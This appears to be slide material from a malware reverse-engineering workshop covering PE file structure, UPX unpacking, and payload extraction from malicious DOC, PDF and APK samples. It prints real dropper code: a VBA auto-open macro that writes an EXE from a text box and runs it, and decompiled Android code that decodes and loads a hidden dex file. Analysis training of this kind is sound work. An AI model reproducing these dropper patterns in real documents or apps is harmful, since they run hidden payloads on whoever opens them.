struct IMAGE_IMPORT_DESCRIPTOR... OLEAUT32.dll	61908h	14h	Fg: Bg:		

Opened file: 'C:\Users\RE-RMIT\Desktop\example.exe'.

# Hashing Tools



# File Analyzers



# String Analysis Tools

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Tools to help extract all the strings from a binary file

Examples:


- Strings from Windows Sysinternals Suite (Windows)
- Strings program (Linux)



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PE (Portable Executable)

# PE Structure



ARTeam PE Tutorial


	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f		
00000000h:	4D	5A	50	00	02	00	00	00	04	00	0F	00	FF	FF	00	00	; MZP.....ÿÿ..	DOS
00000010h:	B8	00	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	; .....8.....	HEADER
00000020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
00000030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	; .....	
00000040h:	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90	; °....'í!..Lí![]	DOS
00000050h:	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	; This program mus	STUB
00000060h:	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	; t be run under W	
00000070h:	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	; in32..\$7.....	
00000080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
00000090h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000a0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000b0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000c0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000d0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000e0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000f0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
00000100h:	50	45	00	00	4C	01	08	00	19	5E	42	2A	00	00	00	00	; PE..L...^B*....	PE
00000110h:	00	00	00	00	E0	00	8E	B1	0B	01	02	19	00	A0	02	00	; .....à.2[].....	HEADER
00000120h:	00	DE	00	00	00	00	00	00	B4	AD	02	00	00	10	00	00	; .P.....'~.....	Signature
00000130h:	00	B0	02	00	00	00	40	00	00	10	00	00	00	02	00	00	; °.....8.....	FileHeader
00000140h:	01	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	; .....	
00000150h:	00	D0	03	00	00	04	00	00	00	00	00	00	02	00	00	00	; .D.....	
00000160h:	00	00	10	00	00	40	00	00	00	00	10	00	00	10	00	00	; .....8.....	
00000170h:	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	; .....	OptionalHeader
00000180h:	00	D0	02	00	1E	18	00	00	00	40	03	00	00	8E	00	00	; .D.....8...ž.....	
00000190h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001a0h:	00	10	03	00	04	2B	00	00	00	00	00	00	00	00	00	00	; .....+.....	DATA
000001b0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	DIRECTORY
000001c0h:	00	00	03	00	18	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001d0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001e0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001f0h:	00	00	00	00	00	00	00	00	43	4F	44	45	00	00	00	00	; .....CODE....	
00000200h:	88	9E	02	00	00	10	00	00	00	A0	02	00	00	04	00	00	; ^ž.....	SECTION
00000210h:	00	00	00	00	00	00	00	00	00	00	20	00	00	60	00	00	; .....`.....	TABLE
00000220h:	44	41	54	41	00	00	00	00	D4	06	00	00	00	B0	02	00	; DATA....ô....°..	

# Section Headers

---

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00018706	00001000	00018800	00000400	00000000	00000000	0000	0000	60000020
.rdata	0000576E	0001A000	00005800	00018C00	00000000	00000000	0000	0000	40000040
.data	00002BC4	00020000	00001000	0001E400	00000000	00000000	0000	0000	C0000040
.rsrc	000004D8	00023000	00000600	0001F400	00000000	00000000	0000	0000	40000040

# PE Mapping



# Data Directories

CFF Explorer VIII - [strings.exe]

File Settings ?

strings.exe

File: strings.exe

- Dos Header
- Nt Headers
- File Header
- Optional Header
  - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Debug Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Member	Offset	Size	Value	Section
Export Directory RVA	00000150	Dword	00000000	
Export Directory Size	00000154	Dword	00000000	
Import Directory RVA	00000158	Dword	0001ECF4	.rdata
Import Directory Size	0000015C	Dword	00000078	
Resource Directory RVA	00000160	Dword	00023000	.rsrc
Resource Directory Size	00000164	Dword	000004D8	
Exception Directory RVA	00000168	Dword	00000000	
Exception Directory Size	0000016C	Dword	00000000	
Security Directory RVA	00000170	Dword	0001FA00	Invalid
Security Directory Size	00000174	Dword	00001A78	
Relocation Directory RVA	00000178	Dword	00000000	
Relocation Directory Size	0000017C	Dword	00000000	
Debug Directory RVA	00000180	Dword	0001A220	.rdata
Debug Directory Size	00000184	Dword	0000001C	
Architecture Directory RVA	00000188	Dword	00000000	
Architecture Directory Size	0000018C	Dword	00000000	
Reserved	00000190	Dword	00000000	
Reserved	00000194	Dword	00000000	
TLS Directory RVA	00000198	Dword	00000000	
TLS Directory Size	0000019C	Dword	00000000	
Configuration Directory RVA	000001A0	Dword	0001E5A0	.rdata
Configuration Directory Size	000001A4	Dword	00000040	
Bound Import Directory RVA	000001A8	Dword	00000000	
Bound Import Directory Size	000001AC	Dword	00000000	

# Import Directory

CFF Explorer VIII - [strings.exe]

File Settings ?

strings.exe

File: strings.exe

- Dos Header
- NT Headers
  - File Header
  - Optional Header
  - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Debug Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
0001DC74	N/A	0001D8F4	0001D8F8	0001D8FC	0001D900	0001D904
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	94	0001EDA4	00000000	00000000	0001F074	0001A038
USER32.dll	9	0001EF20	00000000	00000000	0001F114	0001A1B4
GDI32.dll	6	0001ED88	00000000	00000000	0001F16A	0001A01C
COMDLG32.dll	1	0001ED80	00000000	00000000	0001F180	0001A014
ADVAPI32.dll	4	0001ED6C	00000000	00000000	0001F1D2	0001A000

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0001F026	0001F026	0143	FindNextFileA
0001F036	0001F036	0132	FindFirstFileA
0001F048	0001F048	01BE	GetCurrentDirectoryA
0001F060	0001F060	01F8	GetFullPathNameA
0001F742	0001F742	0064	CompareStringW
0001F730	0001F730	0061	CompareStringA
0001F01A	0001F01A	012E	FindClose
0001F712	0001F712	02D4	HeapSize
0001F6F8	0001F6F8	0298	GetTimeZoneInformation
0001F6E8	0001F6E8	0487	SetStdHandle
0001F6D8	0001F6D8	0524	WriteConsoleW
0001F6C2	0001F6C2	0180	GetConsoleOutputCP
0001F6B2	0001F6B2	051A	WriteConsoleA

# Export Directory

CFF Explorer VIII - [kernel32.dll]

File Settings ?

kernel32.dll

File: kernel32.dll

- Dos Header
- NT Headers
  - File Header
  - Optional Header
    - Data Directories [x]
  - Section Headers [x]
- Export Directory**
- Import Directory
- Resource Directory
- Relocation Directory
- Debug Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Address
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Member	Offset	Size	Value
Characteristics	000B45A8	Dword	00000000
TimeDateStamp	000B45AC	Dword	4A5BC04C
MajorVersion	000B45B0	Word	0000
MinorVersion	000B45B2	Word	0000
Name	000B45B4	Dword	000B82E6
Base	000B45B8	Dword	00000001
NumberOfFunctions	000B45BC	Dword	0000054F
NumberOfNames	000B45C0	Dword	0000054F
AddressOfFunctions	000B45C4	Dword	000B4DD0
AddressOfNames	000B45C8	Dword	000B630C
AddressOfNameOrdinals	000B45CC	Dword	000B7848

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00051162	0000	000B86A6	BaseThreadInitThunk
00000002	000BF16B	0001	000B8EF9	InterlockedPushListSList
00000003	000BE8AC	0002	000B82F3	AcquireSRWLockExclusive
00000004	000BE8CD	0003	000B830B	AcquireSRWLockShared
00000005	000490ED	0004	000B8320	ActivateActCtx
00000006	00039EB8	0005	000B832F	AddAtomA
00000007	00045D2D	0006	000B8338	AddAtomW
00000008	000AABB9	0007	000B8341	AddConsoleAliasA
00000009	000AAB4F	0008	000B8352	AddConsoleAliasW
0000000A	000BF814	0009	000B8363	AddIntegrityLabelToBoundaryDesc...
0000000B	000B556F	000A	000B8389	AddLocalAlternateComputerNameA




# Executable Packers




# Packed File Structure

File before packing



Packed file





# Day 2



# Day 2 - Agenda

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- Unpacking
- DOC Analysis
- PDF Analysis
- Android APK Analysis


# Exercise

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Task : Unpack a UPX-packed executable file


# Step 1

- Open the file in IDA and inspect the unpacking routine
- View > Graphs > Flow chart
- Try to find where the code ends in unusual ways, i.e. a JMP instruction which points to somewhere that doesn't have executable code.
- The suspected address might be the address of OEP(Original Entry Point)



# Step 2

- Open the file in debugger and execute until the OEP
- Open Scylla plugin to finish the unpacking process
  - Dump
  - IAT Autosearch
  - Get Imports
  - Fix Dump



—

DOC

# OLE

---

OLE is a mechanism that allows users to create and edit documents containing items or "objects" created by multiple applications.

OLE documents, historically called compound documents, seamlessly integrate various types of data, or components. Sound clips, spreadsheets, and bitmaps are typical examples of components found in OLE documents.



# Exercise

---

Task : Extract payload embedded into the malicious Doc file

# Step 1

- Extract the contents of the Doc file with 7zip
- Use Olevba tool to extract VBA macro from the Doc file

```
Type: OpenXML
WARNING  For now, VBA stumping cannot be detected for files in memory
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----

Private Sub Document_Open()
    Call gohura_leLedr
End Sub
-----
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/Module1'
-----

Sub gohura_leLedr()

    Dim path_gohura__file As String

    Dim file_gohura__name As String

    Dim folder_gohura__name As Variant

    file_gohura__name = "dhrvgranit"

    folder_gohura__name = Environ$("ALLUSERSPROFILE") & "\\Vedios\\"

    If Dir(folder_gohura__name, vbDirectory) = "" Then
        MkDir (folder_gohura__name)
    End If

    path_gohura__file = folder_gohura__name & file_gohura__name
```

# Step 2

## Analysis of VBA Macro :

1. Extracts "Text Box 2"
2. Splits the content by " "
3. Converts Char values to Bytes
4. Creates ".exe" file

```
Dim awr1gohura__s() As String
Dim maingohura__s As String

If Dir(path_gohura__file & ".ex" & "e") = "" Then

    Dim gohura__bweyt(136191) As Byte

    ActiveDocument.Shapes("Text Box 2").Select
    Selection.WholeStory
    maingohura__s = Selection.Text

    awr1gohura__s = Split(maingohura__s, " ")

    Dim i As Double
    For i = 0 To UBound(awr1gohura__s) - LBound(awr1gohura__s)
        gohura__bweyt(i) = awr1gohura__s(i)
    Next

    Open path_gohura__file & ".e" & "xe" For Binary Access Write As #2
    Put #2, , gohura__bweyt
    Close #2
End If

Shell path_gohura__file & ".ex" & "e", vbNormalNoFocus

MsgBox "Not Supported format!"

End Sub
```

# Solution

---

- Copy “Text Box 2” from “word/document.xml”
- Write python script to create .exe file

## Solution 1

```
# file textbox2 should contain the PE body copied from the
word/document.xml
data = open('textbox2','r').read()
data2 = data.split(" ")
result = b""
for i in data2:
    temp = int(i)
    result +=temp.to_bytes(1,'little')
open('pe','wb').write(result)
```

## Solution 2

```
# file textbox2 should contain the PE body copied from the
word/document.xml
import struct
data = open('textbox2','r').read()
d = data.split(" ")
result = b""
for i in d:
    t = int(i)
    result +=struct.pack("B",t)
open('pe','wb').write(result)
```


—

PDF

# PDF Structure

## PDF<sup>101</sup> an Adobe document walk-through

ANGE ALBERTINI  
CORKAMI.COM



### BASICS

PDF IS TEXT BASED, WITH BINARY STREAMS

#### TYPES

0 STRING  
EX (Hello World!)  
/NAME (IDENTIFIED)  
5 /Count 1  
\*\*\* DICTIONARY  
EX << (key) value (key) value >>  
1) ARRAY  
EX [0 1 2 3 4]

#### OBJECT REFERENCES

CONTENT IS STORED IN OBJECT  
HOST CONTENT CAN BE PLACED OR REFERENCED IN A SEPARATE OBJECT

/Key value IS EQUIVALENT TO /Key 3 0 R  
1-1  
3 0 obj  
value  
endobj

#### BINARY STREAMS

BINARY STREAM ARE STORED IN SEPARATE OBJECTS LIKE THIS

```
<object number> <object revision> obj
<< /Stream /Type /Text >>
stream
<STREAM CONTENT>
endstream
endobj
```

### TRIVIA

THE PDF WAS FIRST SPECIFIED BY ADOBE SYSTEMS IN 1993

INITIAL VERSIONS OF ADOBE ACROBAT WERE NOT FREE

### FILE STRUCTURE

#### HEAD OF THE FILE

THE %PDF- SIGNATURE IDENTIFIES THE FORMAT  
AND REQUIRED VERSION

#### XREF

xref  
-STARTING OBJECT-OBJECT COUNT-  
FOLLOWED BY XREF ENTRIES-  
IF OBJECT IN USE  
-OFFSET TO GENERATIONS- n  
ELSE  
-NEXT\_FREE\_OBJECTID-GENERATIONS- f

#### END OF THE FILE

startxref  
-XREF OFFSET IN DECODED STREAM-  
%%EOF

### PARSING



THE HEADER %PDF-1.1 SIGNATURE IS CHECKED TO IDENTIFY THE FILE FORMAT

THE XREF IS LOCATED VIA THE startxref OFFSET

THE xref VALUES GIVES OFFSET OF EACH OBJECT

THE TRAILER IS PARSED

EACH OBJECT REFERENCE IS FOLLOWED, BUILDING THE DOCUMENT  
PAGES ARE CREATED, TEXT IS RENDERED



VERSION 1.00  
2013/12/24



# peepdf

---

```
PPDF> help
```

```
Documented commands (type help <topic>):
```

```
=====
```

bytes	exit	js_jjdecode	open	search
changelog	extract	js_join	quit	set
create	filters	js_unescape	rawobject	show
decode	hash	js_vars	rawstream	stream
decrypt	help	log	references	tree
embed	info	malformed_output	replace	vtcheck
encode	js_analyse	metadata	reset	xor
encode_strings	js_beautify	modify	save	xor_search
encrypt	js_code	object	save_version	
errors	js_eval	offsets	sctest	

```
PPDF> █
```

# peepdf

---

```
PPDF> help decode
```

```
Usage: decode variable $var_name $filter1 [$filter2 ...]  
Usage: decode file $file_name $filter1 [$filter2 ...]  
Usage: decode raw $offset $num_bytes $filter1 [$filter2 ...]  
Usage: decode string $encoded_string $filter1 [$filter2 ...]
```

Decodes the content of the specified variable, file or raw bytes using the following filters or algorithms:

```
base64,b64: Base64  
asciihex,ahx: /ASCIISHexDecode  
ascii85,a85: /ASCII85Decode  
lzw: /LZWDecode  
flatedecode,fl: /FlateDecode  
runlength,rl: /RunLengthDecode  
ccittfax,ccf: /CCITTFaxDecode  
jbig2: /JBIG2Decode (Not implemented)  
dct: /DCTDecode (Not implemented)  
jpx: /JPXDecode (Not implemented)
```



# peepdf

---

```
PPDF> help js_analyse
```

```
Usage: js_analyse variable $var_name
```

```
Usage: js_analyse file $file_name
```

```
Usage: js_analyse object $object_id [$version]
```

```
Usage: js_analyse string $javascript_code
```

Analyses the Javascript code stored in the specified string, variable, file or object

```
PPDF> █
```

# Exercise

---

Task : Extract the remote server's URL from malicious PDF file

# Step 1

---

- Use peepdf tool to extract objects from the PDF file
- Find objects with JS code

```
File: 32466c13fe0bd79c6ee0248cce0210f71885f939011f563554e1936ea74d151c
MD5: b01d86bec6d3b4b7004006c4f60c0511
SHA1: c5b995188eda796ef3ee0eaefe5fb6dd536d5e5f
SHA256: 32466c13fe0bd79c6ee0248cce0210f71885f939011f563554e1936ea74d151c
Size: 374609 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 16
Streams: 1
URIs: 0
Comments: 0
Errors: 0

Version 0:
  Catalog: No
  Info: No
  Objects (16): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16]
  Streams (1): [11]
    Encoded (0): []
  Objects with JS code (3): [1, 13, 16]
  Suspicious elements:
    /AcroForm (1): [1]
    /OpenAction (1): [1]
    /Names (2): [1, 10]
    /JS (3): [1, 12, 15]
    /JavaScript (4): [1, 7, 12, 15]
```

## Step 2

---

- Use `js_code` module to deobfuscate the JS script inside the objects and save the results to a local file
- Use `js_analyse` to analyse the local file with JS code and extract the shellcode as well as the URL



# Android


# Exercise

---

Task : Extract payload from Android APK file

# Step 1

- Extract the contents of the APK file with 7zip
- Notice the “bin” file in Assets directory
- Use dex2jar tool to create jar file from classes.dex
- Use jd-gui tool to open the jar file and inspect the code



```
tipOQfBysqiyed.class - Java Decompiler
File Edit Navigation Search Help
classes-dex2jar.jar
  seC
  ewht
  ewhu
  wxh
  tipOQfBysqiyed.class
  wtpOMurQslyyQ.class
  yxwv
  q.class

tipOQfBysqiyed.class
this.s = classLoader.loadClass(stringBuilder.toString());
this.q = this.s.getMethod("create", new Class[0]).invoke(null, new Object[0]);
}

public void onCreate() {
    super.onCreate();
    try {
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.append(getFilesDir().getAbsolutePath());
        stringBuilder.append(File.separator);
        stringBuilder.append("dex");
        File file = new File(stringBuilder.toString());
        if (file.exists())
            file.delete();
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        InputStream inputStream = getAssets().open("bin");
        inputStream.skip(4L);
        inputStream = new InflaterInputStream(inputStream);
        byte[] arrayOfByte = new byte[2048];
        while (true) {
            StringBuilder stringBuilder1;
            int i = inputStream.read(arrayOfByte);
            if (i == -1) {
                inputStream.close();
                byte[] arrayOfByte1 = Base64.decode(byteArrayOutputStream.toByteArray(), 0);
                FileOutputStream fileOutputStream = new FileOutputStream(file);
                fileOutputStream.write(arrayOfByte1);
                fileOutputStream.close();
                stringBuilder1 = new StringBuilder();
                stringBuilder1.append(getFilesDir().getAbsolutePath());
                stringBuilder1.append("/a");
                (new File(stringBuilder1.toString())).mkdirs();
                q(file.getAbsolutePath());
                return;
            }
            stringBuilder1.write(arrayOfByte, 0, i);
        }
    } catch (Throwable throwable) {
        throwable.printStackTrace();
    }
}
```

# Step 2

---

Analysis of the OnCreate() function:

1. Opens “bin” asset
2. Skips 4 bytes
3. Inflate-decompresses the content
4. Base64-decodes the result
5. Creates new “dex” file



# Solution

---

Analysis of the OnCreate() function:

1. Opens “bin” asset
2. Skips 4 bytes
3. Inflate-decompresses the content
4. Base64-decodes the result
5. Creates new “dex” file

Python script to create the new dex file

```
import base64
import zlib
data = open('bin','rb').read()
t=data[4:len(data)]
zlib_dec = zlib.decompress(t)
b64_dec = base64.b64decode(zlib_dec)
open(payload.dex,'wb').write(b64_dec)
```



End



# Additional Learning Material For RE

---

- Practical Malware Analysis

By: Michael Sikorski; Andrew Honig

- Malware Analyst's Cookbook : Tools and Techniques for Fighting Malicious Code

By: Michael Hale Ligh; Steven Adair; Blake Hartstein; Matthew Richard

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X @NegarShbb

X @NoushinShbb